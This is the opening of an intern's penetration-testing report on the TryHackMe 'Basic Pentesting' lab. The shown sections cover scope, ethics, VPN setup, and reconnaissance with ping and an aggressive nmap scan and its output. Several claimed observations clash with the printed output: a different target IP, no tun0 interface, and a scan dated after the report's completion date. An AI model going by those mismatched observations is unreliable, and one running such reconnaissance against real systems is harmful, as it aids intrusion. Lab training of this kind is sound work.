

ShadowFox Cyber Security Internship

Vulnerability Assessment & Penetration Testing Internship Report

Field	Details
Project Title	TryHackMe Basic Pentesting
Intern Name	Anurag Revankar
Organization	ShadowFox
Internship Domain	Cyber Security
Project Type	VAPT (Vulnerability Assessment & Penetration Testing) Assessment
Target Machine IP	10.10.43.214
Assessment Platform	TryHackMe (Isolated, Authorized Lab Environment)
Date of Completion	30-Aug-2025

Table of Contents

1. [Introduction](#)

- 1.1 What is Vulnerability Assessment and Penetration Testing?
- 1.2 Vulnerability Assessment vs. Penetration Testing
- 1.3 Purpose of the Internship
- 1.4 Overview of the TryHackMe Basic Pentesting Lab
- 1.5 Objectives of the Assessment

2. [Project Overview](#)

- 2.1 Internship Objective
- 2.2 Assessment Scope
- 2.3 Target Information
- 2.4 Environment and Attacking Machine
- 2.5 Authorization Statement
- 2.6 Ethical Hacking Disclaimer

3. [Lab Environment Setup](#)

- 3.1 Objective
- 3.2 Why Kali Linux Was Used
- 3.3 Establishing VPN Connectivity

4. [Network Reconnaissance](#)

- 4.1 Verifying VPN Connectivity and Interface Assignment
- 4.2 Verifying Target Reachability
- 4.3 Objective of Network Reconnaissance
- 4.4 Aggressive Service Enumeration with Nmap
- 4.5 Enumeration Results
- 4.6 Per-Service Analysis
- 4.7 Operating System Identification
- 4.8 Attack Surface Analysis

5. [HTTP Enumeration](#)

- 5.1 Objective and Initial Inspection
- 5.2 HTTP Enumeration Using Nmap NSE
- 5.3 Discovery of the /development Directory
- 5.4 Analysis of dev.txt
- 5.5 Analysis of j.txt
- 5.6 Web Enumeration Summary

6. [SMB Enumeration](#)

- 6.1 Objective
- 6.2 Enumeration with Enum4Linux
- 6.3 Enum4Linux Results Analysis
- 6.4 Manual SMB Share Access
- 6.5 Retrieving and Analyzing staff.txt
- 6.6 Correlation of Enumeration Results

7. [SSH Authentication Assessment](#)

- 7.1 Objective
- 7.2 Performing the SSH Dictionary Attack with Hydra
- 7.3 Attack Results and Analysis

8. [Initial Access](#)

- 8.1 Authenticating via SSH
- 8.2 Verifying the Authenticated Session

9. [Linux Enumeration](#)

- 9.1 Objective
- 9.2 Enumerating Linux User Accounts
- 9.3 Investigating Home Directories
- 9.4 Enumerating Files and Permissions

10. [Privilege Escalation Enumeration](#)

- 10.1 Attempting to Read pass.bak
- 10.2 Understanding Linux File Permissions
- 10.3 Investigating the .ssh Directory
- 10.4 Understanding SSH Authentication Files

11. [Offline SSH Key Cracking](#)

- 11.1 Preparing the Private Key for Offline Analysis
- 11.2 Locating the Conversion Utility
- 11.3 Converting the Key to a John-Compatible Hash
- 11.4 Password Cracking with John the Ripper

12. [Privilege Escalation Execution](#)

- 12.1 Authenticating as kay Using the Recovered Key
- 12.2 Verifying Privilege Escalation

13. [Post Exploitation](#)

- 13.1 Objective
- 13.2 Accessing the Previously Restricted File

- 13.3 Validation of Privilege Escalation
- 14. [Complete Attack Chain](#)
 - 14.1 Attack Chain Diagram
 - 14.2 Transition Analysis
- 15. [Vulnerability Assessment](#)
 - 15.1 Summary of Findings
 - 15.2 V-01: Anonymous SMB Share Enabled
 - 15.3 V-02: Public Development Directory Exposed
 - 15.4 V-03: Username Enumeration via SMB
 - 15.5 V-04: Weak SSH Password Policy
 - 15.6 V-05: Exposed SSH Private Key
 - 15.7 V-06: Weak SSH Key Passphrase
 - 15.8 V-07: Sensitive Backup Password File
- 16. [Risk Assessment](#)
 - 16.1 CIA Impact Analysis
 - 16.2 Overall Risk Rating
- 17. [Mitigation Recommendations](#)
 - 17.1 Samba / SMB Hardening
 - 17.2 Apache / Web Server Hardening
 - 17.3 SSH Hardening
 - 17.4 Password Policy Recommendations
 - 17.5 Linux File Permission and Least-Privilege Recommendations
- 18. [Tools Used](#)
- 19. [Skills Gained During the Internship](#)
 - 19.1 Technical Skills
 - 19.2 Linux Skills
 - 19.3 Cybersecurity Reporting Skills
 - 19.4 Professional Skills
- 20. [Challenges Faced](#)
- 21. [Key Learnings](#)
 - 21.1 VAPT Lifecycle Learnings
 - 21.2 Ethical Hacking Learnings
 - 21.3 Linux Security Learnings
 - 21.4 Authentication Learnings

22. [Conclusion](#)

23. [References](#)

- [Appendix A: Complete Command Reference](#)
 - [Appendix B: Evidence and Figure Index](#)
-

1. Introduction

1.1 What is Vulnerability Assessment and Penetration Testing?

Vulnerability Assessment and Penetration Testing (VAPT) is a combined security testing discipline used to identify, verify, and demonstrate the real-world impact of weaknesses in an organization's systems, networks, and applications. Rather than relying on theoretical risk descriptions, VAPT validates whether a weakness can actually be exploited by an attacker, under what conditions, and with what consequences. This makes VAPT one of the most practical and widely adopted methodologies in the cybersecurity industry, forming the basis of compliance audits, red-team engagements, and internal security reviews across sectors such as finance, healthcare, government, and technology.

A VAPT engagement is typically scoped, authorized, and time-boxed. It follows a repeatable methodology — reconnaissance, enumeration, exploitation, privilege escalation, post-exploitation, and reporting — so that findings are reproducible, defensible, and actionable for the organization being assessed.

1.2 Vulnerability Assessment vs. Penetration Testing

Although the two terms are frequently used together, they represent distinct activities with different depths of engagement:

Aspect	Vulnerability Assessment (VA)	Penetration Testing (PT)
Objective	Identify and catalogue known weaknesses	Actively exploit weaknesses to prove real-world impact
Depth	Breadth-focused, often automated	Depth-focused, manual and adversarial
Output	List of vulnerabilities with severity ratings	Demonstrated attack chain with evidence of compromise
Exploitation	Not performed	Performed, within agreed scope and rules of engagement
Typical Tools	Vulnerability scanners (e.g., Nessus, OpenVAS)	Manual tooling, exploitation frameworks, custom scripts
Analogy	Checking whether a door is unlocked	Confirming that the unlocked door leads to something valuable

This engagement combined both disciplines: automated and semi-automated enumeration was used to build an inventory of exposed services and weaknesses (the vulnerability assessment component), and those weaknesses were then chained together and exploited in a controlled manner to demonstrate unauthorized access, privilege escalation, and disclosure of sensitive material (the penetration testing component).

1.3 Purpose of the Internship

This assessment was completed as part of my Cyber Security Internship at ShadowFox. The internship was designed to give interns hands-on exposure to the practical side of offensive security — moving beyond theory and into a structured, methodology-driven engagement against a live (lab) target. The assignment selected for this engagement was the TryHackMe **Basic Pentesting** room, a widely used introductory penetration testing lab that simulates a small, internally exposed Linux environment containing multiple realistic, chained misconfigurations.

The purpose of documenting this engagement as a formal report is twofold: first, to demonstrate the ability to plan, execute, and reason through a penetration test in a structured and professional manner; and second,

to produce a portfolio-quality artifact that reflects the standard expected of a junior security analyst or associate penetration tester entering the industry.

1.4 Overview of the TryHackMe Basic Pentesting Lab

The TryHackMe Basic Pentesting room hosts a Linux virtual machine reachable only through TryHackMe's OpenVPN infrastructure. The machine intentionally exposes several services — SSH, an Apache web server, and Samba/SMB — each configured with one or more realistic weaknesses. These weaknesses are designed to be chained together rather than exploited in isolation: web-based information disclosure leads to partial user intelligence, SMB enumeration confirms full usernames, a weak SSH password grants initial access, and further Linux enumeration exposes an SSH private key whose passphrase can be recovered offline, ultimately enabling privilege escalation to a second user account and access to a protected credential file.

This design makes the room particularly valuable from a training perspective, as it mirrors how real-world compromises typically occur — not through a single critical vulnerability, but through the cumulative exploitation of several moderate weaknesses.

1.5 Objectives of the Assessment

The assessment was carried out with the following defined objectives:

- Establish secure, authorized connectivity to the target lab environment.
 - Perform network reconnaissance to identify exposed services and their versions.
 - Enumerate the web service for hidden or unintentionally exposed resources.
 - Enumerate the SMB service for shares, users, and accessible files.
 - Discover valid credentials through an authorized password assessment.
 - Obtain authenticated SSH access to the target machine.
 - Perform local Linux enumeration to identify privilege escalation vectors.
 - Recover and exploit a discovered SSH private key to escalate privileges to a second user.
 - Validate the impact of the compromise by accessing a protected resource.
 - Document all vulnerabilities, root causes, and remediation recommendations in a professional format.
-

2. Project Overview

2.1 Internship Objective

The objective of this project was to conduct an end-to-end VAPT engagement against a designated lab target, applying the same methodology, tooling, and reasoning process used in real-world internal penetration tests, and to produce client-grade documentation of the findings, risk ratings, and remediation guidance.

2.2 Assessment Scope

Parameter	Value
Target Machine	TryHackMe "Basic Pentesting" room
Target IP Address	10.10.43.214
Assessment Type	Internal Penetration Testing (Lab Simulation)
Attacking Machine	Kali Linux
Network Access Method	OpenVPN Tunnel
Authorization	TryHackMe Controlled Environment (Internship-Supervised)
Testing Style	Grey-box (no credentials provided at the outset; discovered during the engagement)
Destructive Testing	Out of scope — no data was modified or destroyed

2.3 Target Information

The target was a single Linux host, identified during reconnaissance as running a Samba service under the NetBIOS name **BASIC2**, an Apache HTTP web server, and an OpenSSH daemon. No additional hosts were in scope. The target was reachable exclusively over the TryHackMe VPN tunnel and was not exposed to the public internet, which is consistent with an internal-network-style assessment.

2.4 Environment and Attacking Machine

Component	Description
Attacking Machine	Kali Linux (virtual machine)
Target Machine	Linux host provisioned by TryHackMe
Connectivity	OpenVPN, using a <code>.ovpn</code> configuration file issued by the TryHackMe platform
VPN Interface	<code>tun0</code>
Primary Tooling	Nmap, Enum4Linux, smbclient, Hydra, John the Ripper, <code>ssh2john.py</code> , OpenSSH client

2.5 Authorization Statement

This assessment was conducted exclusively against infrastructure provisioned and explicitly designated for penetration testing practice by TryHackMe, accessed under my own TryHackMe account as part of a supervised ShadowFox internship assignment. No system outside the assigned lab scope was scanned, accessed, or otherwise interacted with. All activity described in this report is limited to the isolated lab network reachable through the assigned OpenVPN tunnel.

2.6 Ethical Hacking Disclaimer

The techniques, tools, and commands documented in this report were used solely within an authorized, sandboxed training environment for educational and professional development purposes. None of the methods described here were used against any production system, third-party asset, or system for which authorization was not explicitly granted. Readers are reminded that performing these same actions against systems without explicit written authorization is illegal in most jurisdictions and violates the core ethical principles of the security profession. This report is intended purely as a record of authorized lab work and as a demonstration of methodology and reporting ability.

3. Lab Environment Setup

3.1 Objective

Before any reconnaissance or enumeration could begin, it was necessary to establish secure connectivity between the attacking machine and the isolated TryHackMe lab network. The target machine was not reachable over the public internet — communication was only possible after a VPN tunnel had been established using OpenVPN.

3.2 Why Kali Linux Was Used

Kali Linux was selected as the attacking platform because it is a Debian-based distribution purpose-built for penetration testing and security auditing. It ships with the full toolchain required for this engagement — Nmap, the Samba/SMB enumeration suite, Hydra, John the Ripper, and the OpenSSH client — pre-installed and pre-configured, which removes tooling friction and lets the assessment focus on methodology rather than environment setup. Its use is also the de facto industry standard for this style of engagement, making it the natural choice for a VAPT internship project.

3.3 Establishing VPN Connectivity

Command:

```
sudo openvpn ~/Downloads/tryhackme.ovpn
```

Objective: Establish an encrypted tunnel between the Kali Linux attacking machine and the isolated TryHackMe lab network, since the target machine has no public-facing exposure.

Syntax Explanation:

Component	Description
sudo	Executes OpenVPN with the administrative privileges required to create a virtual network interface.
openvpn	Invokes the OpenVPN client.
~/Downloads/tryhackme.ovpn	The configuration file, downloaded from the TryHackMe dashboard, containing the certificates and connection parameters needed to authenticate to the VPN gateway.

Observation: The OpenVPN client initialized the encrypted tunnel and, after a brief negotiation period, printed a confirmation message to the terminal: Initialization Sequence Completed.




Figure 3.1 — Successful OpenVPN Connection terminal showing the OpenVPN client output ending in "Initialization Sequence Completed."

Analysis: This message confirms that the encrypted tunnel was successfully negotiated and that the attacking machine now has a route to the TryHackMe lab network. Without this step, none of the subsequent reconnaissance or exploitation activity would be possible, since the target machine is entirely unreachable from the open internet.

Decision Taken: With connectivity established, the next step was to confirm — at the operating system level — that a new virtual network interface had actually been created, and that the target machine was reachable through it. This verification is documented in Section 4.

4. Network Reconnaissance

4.1 Verifying VPN Connectivity and Interface Assignment


Command:

```
ip a
```

Objective: Confirm that establishing the OpenVPN connection actually resulted in a new, usable network interface on the attacking machine.

Syntax Explanation: `ip a` lists all network interfaces currently configured on the system, along with their assigned IP addresses and states.

Observation: A new interface named `tun0` was present in the output, with a VPN-assigned IP address.



```
root@ip-10-49-179-44: ~  
File Edit View Search Terminal Help  
root@ip-10-49-179-44:~# ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: ens5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000  
    link/ether 0a:ea:96:56:80:2d brd ff:ff:ff:ff:ff:ff  
    altname enp0s5  
    inet 10.49.179.44/18 metric 100 brd 10.49.191.255 scope global dynamic ens5  
        valid_lft 1841sec preferred_lft 1841sec  
    inet6 fe80::8ea:96ff:fe56:802d/64 scope link  
        valid_lft forever preferred_lft forever  
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default  
    link/ether 22:09:61:22:30:0d brd ff:ff:ff:ff:ff:ff  
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0  
        valid_lft forever preferred_lft forever  
    inet6 fe80::2009:61ff:fe22:300d/64 scope link  
        valid_lft forever preferred_lft forever  
4: vethd29459d@if2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default  
    link/ether f6:90:6a:2e:43:97 brd ff:ff:ff:ff:ff:ff link-netnsid 0  
    inet6 fe80::f490:6aff:fe2e:4397/64 scope link  
        valid_lft forever preferred_lft forever  
5: vethb7851ed@if2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default  
    link/ether 7a:23:45:17:c6:c8 brd ff:ff:ff:ff:ff:ff link-netnsid 1  
    inet6 fe80::7823:45ff:fe17:c6c8/64 scope link  
        valid_lft forever preferred_lft forever  
root@ip-10-49-179-44:~#
```

Figure 4.1 — `tun0` Interface Verification *output highlighting the `tun0` interface and its assigned address.*

Analysis: The presence of `tun0` confirms that the Kali Linux attacking machine is now logically part of the TryHackMe lab network. Without this interface, the target machine at 10.10.43.214 would be completely unreachable, regardless of any scanning or enumeration attempted.

Decision Taken: With the tunnel interface confirmed, the next step was to verify basic reachability of the target machine itself before committing to a full service scan.

4.2 Verifying Target Reachability


Command:

```
ping 10.10.43.214
```

Objective: Confirm that the target machine was online and responding to ICMP traffic through the newly established VPN tunnel.

Syntax Explanation: `ping` sends ICMP Echo Request packets to the specified address and reports whether Echo Reply packets are received.

Observation: The target responded successfully with ICMP replies.



```
root@ip-10-49-179-44:~# ping 10.49.182.7
PING 10.49.182.7 (10.49.182.7) 56(84) bytes of data.
64 bytes from 10.49.182.7: icmp_seq=1 ttl=64 time=0.244 ms
64 bytes from 10.49.182.7: icmp_seq=2 ttl=64 time=0.232 ms
64 bytes from 10.49.182.7: icmp_seq=3 ttl=64 time=0.230 ms
64 bytes from 10.49.182.7: icmp_seq=4 ttl=64 time=0.204 ms
64 bytes from 10.49.182.7: icmp_seq=5 ttl=64 time=0.203 ms
64 bytes from 10.49.182.7: icmp_seq=6 ttl=64 time=0.207 ms
64 bytes from 10.49.182.7: icmp_seq=7 ttl=64 time=0.188 ms
64 bytes from 10.49.182.7: icmp_seq=8 ttl=64 time=0.189 ms
64 bytes from 10.49.182.7: icmp_seq=9 ttl=64 time=0.210 ms
64 bytes from 10.49.182.7: icmp_seq=10 ttl=64 time=0.210 ms
64 bytes from 10.49.182.7: icmp_seq=11 ttl=64 time=0.230 ms
64 bytes from 10.49.182.7: icmp_seq=12 ttl=64 time=0.205 ms
64 bytes from 10.49.182.7: icmp_seq=13 ttl=64 time=0.200 ms
64 bytes from 10.49.182.7: icmp_seq=14 ttl=64 time=0.220 ms
64 bytes from 10.49.182.7: icmp_seq=15 ttl=64 time=0.204 ms
64 bytes from 10.49.182.7: icmp_seq=16 ttl=64 time=0.209 ms
64 bytes from 10.49.182.7: icmp_seq=17 ttl=64 time=0.205 ms
64 bytes from 10.49.182.7: icmp_seq=18 ttl=64 time=0.244 ms
64 bytes from 10.49.182.7: icmp_seq=19 ttl=64 time=0.219 ms
64 bytes from 10.49.182.7: icmp_seq=20 ttl=64 time=0.228 ms
64 bytes from 10.49.182.7: icmp_seq=21 ttl=64 time=0.207 ms
64 bytes from 10.49.182.7: icmp_seq=22 ttl=64 time=0.196 ms
64 bytes from 10.49.182.7: icmp_seq=23 ttl=64 time=0.202 ms
```

Figure 4.2 — Successful Ping to Target Machine *ICMP replies from 10.10.43.214.*

Analysis: Successful ICMP responses confirmed three things simultaneously: the VPN tunnel was functioning correctly, the target machine was powered on and network-reachable, and basic IP-layer communication was possible. This completed the environment setup and connectivity verification phase of the engagement.

Decision Taken: With connectivity confirmed, the assessment moved into the first true reconnaissance activity — identifying which services the target exposed.

4.3 Objective of Network Reconnaissance

Reconnaissance is the foundation of any penetration test. Its purpose is not to exploit anything, but to establish the attack surface: which ports are open, which services are listening on them, what versions are in use, and what the underlying operating system is. Every subsequent decision in this engagement — which service to enumerate next, which attack technique to apply — was driven by the results of this phase.

4.4 Aggressive Service Enumeration with Nmap

Command:

```
nmap -sV -A 10.10.43.214
```

Objective: Perform a single, comprehensive scan that identifies open ports, running service versions, the operating system fingerprint, and any additional information exposed by NSE (Nmap Scripting Engine) default scripts, rather than running multiple narrow scans sequentially.

Syntax Explanation:

Option	Purpose
-sV	Probes open ports to determine the specific service and version running on each.
-A	Enables aggressive scanning: OS detection, traceroute, default NSE script execution, and version detection, combined into a single pass.
10.10.43.214	The target machine IP address.

Observation: The scan completed and returned detailed information on four open TCP ports, along with OS fingerprinting data and NetBIOS host information.

```
root@ip-10-49-179-44:~# nmap -sV -A 10.49.182.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-09-10 04:54 UTC
Nmap scan report for ip-10-49-182-7.ap-south-1.compute.internal (10.49.182.7)
Host is up (0.00026s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 7c:7a:80:21:7c:b5:f6:dc:35:ab:14:1e:d5:af:dd:1b (RSA)
|   256 6b:b2:96:72:05:bd:b1:54:29:0f:eb:80:ca:85:82:43 (ECDSA)
|_  256 2a:c2:2d:91:5f:06:66:e2:45:58:35:6e:63:93:a4:96 (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp   open  netbios-ssn  Samba smbd 4.6.2
445/tcp   open  netbios-ssn  Samba smbd 4.6.2
MAC Address: 0A:7F:94:24:78:7B (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVNWE=4WD=9/10NOT=22%CT=1%CU=42486%PV=Y%DS=1%DC=D%G=Y%W=0A7F9
OS:4%TM=6AA23836P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10B%TI=Z%CI=Z%I
OS:I=I%TS=A)OPS(O1=M2301ST11NW7%O2=M2301ST11NW7%O3=M2301NNT11NW7%O4=M2301ST
OS:11NW7%O5=M2301ST11NW7%O6=M2301ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W
OS:5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M2301NNSNW7%CC=Y%Q=)T1(R=Y%DF=
OS:Y%T=40%S=O%XA=S%F=A%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%Z%
OS:F=R%O=0%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=0%Q=)T6(R=Y%DF=Y
OS:Y%T=40%W=0%S=AA=Z%F=R%O=0%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=0%
OS:D=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)I
OS:E(R=Y%DF=N%T=40%CD=5)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb2-time:
|   date: 2026-09-10T04:55:17
|_ start_date: N/A
|_ nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb2-security-mode:
|   3:1:1:
|_ Message signing enabled but not required

TRACEROUTE
HOP RTT ADDRESS
1 0.26 ms ip-10-49-182-7.ap-south-1.compute.internal (10.49.182.7)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.07 seconds
root@ip-10-49-179-44:~#
```

Figure 4.3 — Nmap Aggressive Scan Output *the complete Nmap output for the aggressive scan.*

